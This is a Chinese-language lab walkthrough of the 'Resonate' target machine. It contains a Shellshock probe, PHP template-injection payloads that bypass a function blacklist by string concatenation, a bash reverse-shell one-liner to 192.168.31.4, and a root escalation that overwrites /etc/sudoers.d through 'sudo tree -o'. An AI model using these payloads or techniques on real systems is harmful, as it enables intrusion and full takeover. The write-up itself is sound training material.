

Resonate_nPerceptron

- 时间: 2026.9.21
- 难度: easy
- 作者: sublarge

1.外网打点

1.1 信息搜集

用fscan快速扫描和全端口扫描都是22和80两个端口

80端口直接访问是一个apache的默认界面，没什么有用的东西



于是我们用dirsearch继续扫



index.html就是那个apache默认页面，pages和storage

1.2 探索dirsearch扫到的每一个东西

作为好奇宝宝我们一个个探索一下这些200OK的页面（assets里面只有tailwind.js，我们跳过）

← ↻ ⚠ 不安全 192.168.31.11/cgi-bin/printenv

```
#

# To permit this cgi, replace # on the first line above with the
# appropriate #!/path/to/perl shebang, and on Unix / Linux also
# set this script executable with chmod 755.
#
# ***** !!! WARNING !!! *****
# This script echoes the server environment variables and therefore
# leaks information - so NEVER use it in a live server environment!
# It is provided only for testing purpose.
# Also note that it is subject to cross site scripting attacks on
# MS IE and any other browser which fails to honor RFC2616.

##
## printenv -- demo CGI program which just prints its environment
##
use strict;
use warnings;

print "Content-type: text/plain; charset=iso-8859-1\n\n";
foreach my $var (sort(keys(%ENV))) {
    my $val = $ENV{$var};
    $val =~ s|\n|\\n|g;
    $val =~ s|\"|\\\"|g;
    print "${var}=\"${val}\"\\n";
}
```

这是 Apache 的 `printenv` CGI 测试脚本

这是一个用 `Perl` 写的 CGI 程序，Apache 自带的测试脚本，功能是打印服务器所有环境变量。

但是它没有正常执行！

正常情况下访问 `/cgi-bin/printenv` 应该输出环境变量列表（如 `SERVER_NAME=xxx`、`REMOTE_ADDR=xxx` 等），而不是显示源代码。

你看到的是源代码被直接显示出来了，说明：

- 第一行的 shebang (`#!/path/to/perl`) 没有正确配置，还是注释状态的 `#`
- CGI 脚本没有被 Apache 当作可执行程序处理

从打靶角度看

这说明目标机器上跑着 **Apache + CGI**，`/cgi-bin/` 目录是存在的。你可以：

1. 检查是否存在 Shellshock 漏洞 (CVE-2014-6271):

```
bash
curl -A "(" { ;; } ; echo; /bin/id http://192.168.31.11/cgi-bin/printenv
```

如果返回了 `uid=...` 就说明存在 Shellshock，可以直接 RCE。


2. 扫描其他 CGI 脚本:

```
bash
gobuster dir -u http://192.168.31.11/cgi-bin/ -w /usr/share/wordlists/dirb/common.txt -x sh,pl,cgi,py
```

3. 用 nmap 专门检测 Shellshock:

```
bash
nmap -p 80 --script http-shellshock --script-args uri=/cgi-bin/printenv 192.168.31.11
```

test-cgi里面和这个类似的东西



```
#

# To permit this cgi, replace # on the first line above with the
# appropriate #!/path/to/sh shebang, and set this script executable
# with chmod 755.
#
# ***** !!! WARNING !!! *****
# This script echoes the server environment variables and therefore
# leaks information - so NEVER use it in a live server environment!
# It is provided only for testing purpose.
# Also note that it is subject to cross site scripting attacks on
# MS IE and any other browser which fails to honor RFC2616.

# disable filename globbing
set -f

echo "Content-type: text/plain; charset=iso-8859-1"
echo


echo CGI/1.0 test script report:
echo

echo argc is $#. argv is "$*".
echo

echo SERVER_SOFTWARE = $SERVER_SOFTWARE
echo SERVER_NAME = $SERVER_NAME
echo GATEWAY_INTERFACE = $GATEWAY_INTERFACE
echo SERVER_PROTOCOL = $SERVER_PROTOCOL
echo SERVER_PORT = $SERVER_PORT
echo REQUEST_METHOD = $REQUEST_METHOD
echo HTTP_ACCEPT = "$HTTP_ACCEPT"
echo PATH_INFO = "$PATH_INFO"
echo PATH_TRANSLATED = "$PATH_TRANSLATED"
echo SCRIPT_NAME = "$SCRIPT_NAME"
echo QUERY_STRING = "$QUERY_STRING"
echo REMOTE_HOST = $REMOTE_HOST
echo REMOTE_ADDR = $REMOTE_ADDR
echo REMOTE_USER = $REMOTE_USER
echo AUTH_TYPE = $AUTH_TYPE
echo CONTENT_TYPE = $CONTENT_TYPE
echo CONTENT_LENGTH = $CONTENT_LENGTH
```

 然后是includes，里面只有一个sidebar.php >

但是这是一个有价值的信息，我们发现sidebar.php被渲染了



 然后是pages，里面东西看起来不少 >

我们注意到，首先服务器使用了模板，然后这里泄露了一些个人信息，可能有助于后面的登录，最后，这里泄露了一些禁用的函数（暗示我们某处可以执行命令）

Index of /pages

Parent Directory

dashboard.php

editor.php

settings.php

templates.php

Apache/2.4.68 (Unix) Server at 192.168.31.11 Port 80

Notification Templates

Browse and manage your message templates.

All Templates

[New Template](#)

Name	Channel	Status	Updated
Alert	Email	Active	Jul 4, 2026 Preview
Monthly	Email	Active	Jul 4, 2026 Preview
Status	Email	Dynamic	Jul 4, 2026 Preview
Welcome Email	Active		Jul 4, 2026 Preview

Settings

Configure notification service settings.

[General](#) [Channels](#) [Security](#) [API](#)

General Settings

Service Name

Notify - Acme Corp

Edit

Default Sender

noreply@acmecorp.com

Edit

Template Syntax

{{variable}} for values, {=expression=} for dynamic content

v2.4

Sandbox Mode

Restricts unsafe functions in template expressions

Active

System Information

PHP Version 8.5.10

Template Engine SimpleRender v1.0

Restricted Functions system, exec, passthru, shell_exec, popen, proc_open, phpinfo, assert, create_function, include, require, file_put_contents, fwrite, fputs

Dashboard

Notification service overview and metrics.

Sent Today

1,847

across 12 campaigns

Delivery Rate

98.3%

of 64,210 total

Active Templates

7

3 in draft state

Open Rate

42.6%

+5.2% from last month

Recent Dispatches

Welcome email sent to new hires

12 minutes ago · 45 recipients

Security alert broadcast

1 hour ago · 1,240 recipients

Monthly report pending review

3 hours ago · awaiting approval

Password reset notification failed

Template Editor

Edit and preview notification templates using {{variable}} and {=expression=} syntax.

Select Template

[Alert](#) [Monthly](#) [Status](#) [Welcome](#)

Variables

name | John Doe

email | john@acmecorp.com

date | September 20, 2026

message | Your request has been proc

department | IT Support

priority | High

Template Content

Welcome to Acme Corp. {{name}}!

We are pleased to have you on board. Your email {{email}} has been registered in our system.

Start Date: {{date}}

Your department:


Render Preview


Reset

Preview

Edit the template above and click "Render Preview".


✎ 然后是storage界面 >





 最后是index.php/login.php >

是一个登录界面，泄露了Acme Corporation和Acme Corp两个关键词



1.3 发现存在SSTI

login.php看起来是一个比较新的界面，所以我们怀疑入口是这个地方，同时我们怀疑可能需要使用前面pages里面泄露的用户名

当我们回到/pages/editor.php的时候发现这里可以写并且渲染模板表达式，测了一下 `{{7*7}}` 但是没有渲染

Template Editor

Edit and preview notification templates using {{variable}} and {=expression=} syntax.

Select Template

[Alert](#) [Monthly](#) [Status](#) [Welcome](#)

Variables

name

John Doe

email

john@acmecorp.com

date

September 20, 2026

message

Your request has been proc

department

IT Support

priority

High

Template Content

```
[ALERT] {{7*7}} Priority Notification

Dear {{7*7}},

{{7*7}}

If you have any questions, please contact {{7*7}}.

This is an automated notification. Time: {{7*7}}

{$smarty.version}
```

Render Preview

[Reset](#)

Preview

[ALERT] {{7*7}} Priority Notification Dear {{7*7}}, {{7*7}} If you have any questions, please contact {{7*7}}. This is an automated notification. Time: {{7*7}} {\$smarty.version}

name
email
date
message
department
priority

Template Content

```
Monthly Performance Summary - {{date}}  
  
Hello {{name}},  
  
Here is your summary for this month:  
  
Department: {{department}}  
Total Notifications: {{email}}  
  
We appreciate your continued contributions.  
  
-- Acme Corp Analytics
```

[Reset](#)

Preview

Monthly Performance Summary - September 20, 2026 Hello 7*7, Here is your summary for this mc
Acme Corp Analytics

但是settings.php里面告诉了我们模板语法: `{{}}` 是静态内容, 动态内容用 `{=}`
这就解释了为什么我们前面测的 7*7 失效

Settings

Configure notification service settings.

[General](#) [Channels](#) [Security](#) [API](#)

General Settings

Service Name

Notify - Acme Corp

Edit

Default Sender

noreply@acmecorp.com

Edit

Template Syntax

{{variable}} for values, {=expression=} for dynamic content

v2.4

Sandbox Mode

Restricts unsafe functions in template expressions

[🔍 Explain](#) [📄 Summarize](#) [🌐 Translate](#) [🔍 Code Explain](#) ×

System Information

PHP Version 8.5.10

Template Engine SimpleRender v1.0

Restricted Functions system, exec, passthru, shell_exec, popen, proc_open, phpinfo, assert, create_function, include, require, file_put_contents, fwrite, fputs

可以看到 {=7*7=} 成功渲染了

Template Content

Welcome to Acme Corp, {=7*7=}!

We are pleased to have you on board. Your email {{email}} has been registered in our system.

Start Date: {{date}}

Your department: {{department}}

Please review the employee handbook and complete the onboarding checklist.

Best regards,
HR Team

Render Preview [Reset](#)

Preview

Welcome to Acme Corp, 49! We are pleased to have you on board. Your email john@acmecorp.com employee handbook and complete the onboarding checklist. Best regards, HR Team

1.4 SSTi to RCE

接下来就是绕过这些规则来执行命令了

Sandbox Mode

Restricts unsafe functions in template expressions

Active

System Information

PHP Version 8.5.10

Template Engine SimpleRender v1.0

Restricted Functions system, exec, passthru, shell_exec, popen, proc_open, phpinfo, assert, create_function, include, require, file_put_contents, fwrite, fputs

但是在此之前我们发现模板写下面这些会出现下面的错误页面

```
{=echo 123;=}
```



当前无法使用此页面

192.168.31.11 当前无法处理此请求。

HTTP ERROR 500

然后我们测试声明变量，发现声明的变量会被打印出来

```
{=$a='aaa';=}
# 下面回显aaa
{=$a='aaa';$b='bbb';=}
# 还是回显aaa
```

这说明后端可能是这样的

```
$result = eval('return '.$template.'');
echo $result;
```

PHP 源代码:

点击运行

运行结果:

```
1 <!DOCTYPE html>
2 <html>
3 <body>
4 <?php
5 $template = "7*7";
6 $result = eval('return '.$template.'');
7 echo $result;
8
9 ?>
10 </body>
11 </html>
```

49

```
1 <!DOCTYPE html>
2 <html>
3 <body>
4 <?php
5 $template = '$a="aaa"';
6 $result = eval('return '.$template.'');
7 echo $result;
8
9 ?>
10 </body>
11 </html>
```

aaa

所以我们要填一个表达式，然后实际上由于这里的waf应该是自定义的而不是类似于disable_functions那种，可能是比较简单的正则检测之类的，我们可以用字符串拼接'sts'.'tem' 绕过
比如使用下面的payload

```
{=('php'. 'info')()=}
{=('sys'. 'tem')('id')=}
{=('sys'. 'tem')("/bin/bash -c 'bash -i >& /dev/tcp/192.168.31.4/27896 0>&1'")=}
```

直接用上面第三个反弹shell即可

2.靶机内从web用户移动到sareil

排查思路如下

```
# 现在是什么用户
id

# 飞升
sudo -l
find / -perm -u=s 2>/dev/null

# 检查提示/可疑文件
```

```
ls -la /home
ls -la /home/sareil
ls -la /opt

# 查进程
ps -ef | grep 'root' | grep -v "\["

# 找ssh凭据

# 找/猜sareil的密码
```

进入靶机之后发现我们现在只是一个web用户，不过我们可以先把userFlag拿了

```
Resonate:/var/www/localhost/htdocs/pages$ id
uid=101(apache) gid=102(apache) groups=82(www-data),102(apache),102(apache)

Resonate:/var/www/localhost/htdocs/pages$ cat /home/sareil/user.txt
flag{user-0d0f412a8f13f87eba4839ffff33adae}
```

然后我们根据上面的排查思路依次排查下去，最后我们在 su sareil 的时候用sareil作为密码成功登录了sareil

非tty可以用 echo '<password>' | su sareil -c 'id' 验证密码

3.提权

知道sareil密码之后直接ssh上去，然后 sudo -l 发现我们可以免密码sudo tree

tree的 -o 选项可以将命令执行的结果写入文件

当tree一个没有子目录的文件夹的时候，命令执行结果的第一行就是这个文件夹名称，而这个文件夹可以是我們新建的任意文件夹

也就是说**我们所写入的tree执行结果是完全可控的（就是我们新建的文件夹的名称）**

```
Session Actions Edit View Help
sareil@Resonate:~$ mkdir aaa
sareil@Resonate:~$ touch a.txt
sareil@Resonate:~$ tree -o a.txt aaa
sareil@Resonate:~$ cat a.txt
aaa

0 directories, 0 files
sareil@Resonate:~$
```

使用sudo执行tree意味着我们可以把命令执行结果写入一些特殊系统文件，比如 `/etc/sudoers.d/sareil`

那么只要我们往里面写 `sareil ALL=(ALL) NOPASSWD:ALL`，我们就可以免密以root身份执行任意命令，包含开启一个root权限的bash子进程

我们只需要新建一个文件夹 `mkdir "sareil ALL=(ALL) NOPASSWD:ALL"`

然后把结果写进 `sudo tree -o /etc/sudoers.d/sareil "sareil ALL=(ALL) NOPASSWD:ALL"`
然后就能执行 `sudo /bin/bash` 了

期间因为把 `0 directories, 0 files` 也写进去了所以 `/etc/sudoers.d/sareil` 提示了语法错误，但是并没有妨碍我们成功提权

```
sareil@Resonate:~$ mkdir "sareil ALL=(ALL) NOPASSWD:ALL"
sareil@Resonate:~$ sudo tree -o /etc/sudoers.d/sareil "sareil ALL=(ALL) NOPASSWD:ALL"
sareil@Resonate:~$ sudo -l
/etc/sudoers.d/sareil:3:18: syntax error
0 directories, 0 files
      ^~~~~
Matching Defaults entries for sareil on Resonate:
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for sareil:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User sareil may run the following commands on Resonate:
    (ALL : ALL) /usr/bin/tree
    (ALL) NOPASSWD: ALL
sareil@Resonate:~$ sudo /bin/bash
/etc/sudoers.d/sareil:3:18: syntax error
0 directories, 0 files
      ^~~~~
root@Resonate:/home/sareil# whoami
root
root@Resonate:/home/sareil#
```

```
root@Resonate:~# cat root.txt
flag{root-8569f5c67a44dcf5503256cc3fee580c}
```